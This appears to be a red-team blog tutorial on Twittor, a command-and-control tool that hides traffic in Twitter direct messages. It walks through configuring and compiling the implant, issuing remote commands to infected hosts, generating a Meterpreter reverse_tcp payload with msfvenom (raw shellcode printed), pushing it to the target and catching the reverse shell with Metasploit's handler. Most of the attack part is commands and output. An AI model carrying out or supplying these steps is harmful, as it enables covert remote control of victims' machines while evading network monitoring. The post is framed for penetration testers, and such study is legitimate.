Command and Control – Twitter

pentestlab.blog/category/red-team/page/90

September 26, 2017

Social media networks are a great tool for the marketing teams of companies. If they are used correctly they can often attract new business. Therefore it is almost impossible traffic to be blocked towards social media platforms such as Twitter and Facebook. This can be used in the advantage of the pentester as there are various command and control tools that can hide their activities behind social media network traffic.


One of the publicly known command and control tools that is using Twitter is called Twittor. This tool was developed by Paul Amar and it was based in the idea of Gcat which uses Gmail as a command and control server.

The only requirement is that both the implant and the C2 server need the consumer and access token which can be generated from the Twitter application management.

```
api = None

# These values are appropriately filled in the code
CONSUMER_TOKEN = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
CONSUMER_SECRET = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'

ACCESS_TOKEN = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
ACCESS_TOKEN_SECRET = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'

USERNAME = 'XXXXXXXXXXXXXXXXXXXXXXXX'
MAC_ADDRESS = ':'.join(("%012X" % get_mac())[i:i + 2] for i in range(0, 12, 2))
```

Twittor – Consumer and Access Token

These values will generated automatically once a new Twitter application is created. The communication from the controller to the host is performed via Twitter direct messages therefore the new application will need Read, Write and Direct Message access.




Twittor – Access Permissions

The implant is based in python however it can be converted into an executable with the use of pyinstaller. It should be noted that this tool requires python 2.7. Pyinstaller can be installed directly from pip.


```
pip install pyinstaller
pyinstaller implant.py
```

Once the implant is executed on the target **Twittor** will receive the connection and the MAC address of the host including the Windows build will retrieved.



Twittor – Retrieve Alive Bots


Twittor at this point has the ability to execute commands on a target, execute shellcode in memory and also retrieve a list of the commands that it has been executed on hosts.



Twittor – List of Commands

In order to send a command Twittor uses the MAC address of the target.

```
$ list_bots
E0:94:67:90:22:6C: Windows-10-10.0.15063-SP0
$ !cmd E0:94:67:90:22:6C ipconfig/all
[+] Sent command "ipconfig/all" with jobid: SPVGIpE
```



Twittor – Execute Command

The command will be sent to the host via a direct message on Twitter in a base-64 encoded format.

Twittor – Direct Messages


Since Twittor doesn't use any encryption direct messages can be decoded easily. The message that will transferred to the target will contain the following information:

- CMD Command
- JobID
- Sender
- Receiver MAC Address

Twittor – Decoding Base64 Commands

The output of the commands can be retrieved by using the command **retrieve** with the associated JobID.

```
$ !retrieve SPVGIpE
```



Twittor – Display Command Output

It is also possible to deliver shellcode to the target in order to get a Meterpreter session and utilise its functionality. Metasploit msfvenom can be used to generate python shellcode.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=XXX.XXX.XXX.XXX
LPORT=4444 -f python
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.169 LPO
RT=4444 -f python
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of python file: 1602 bytes
buf =  ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
```

Twittor – Python Shellcode

The command below will execute the shellcode on the target.

```
!shellcode E0:94:67:90:22:6C shellcode
```

The following Metasploit module can be used to receive the connection.

```
exploit/multi/handler
```

References

https://github.com/PaulSec/twittor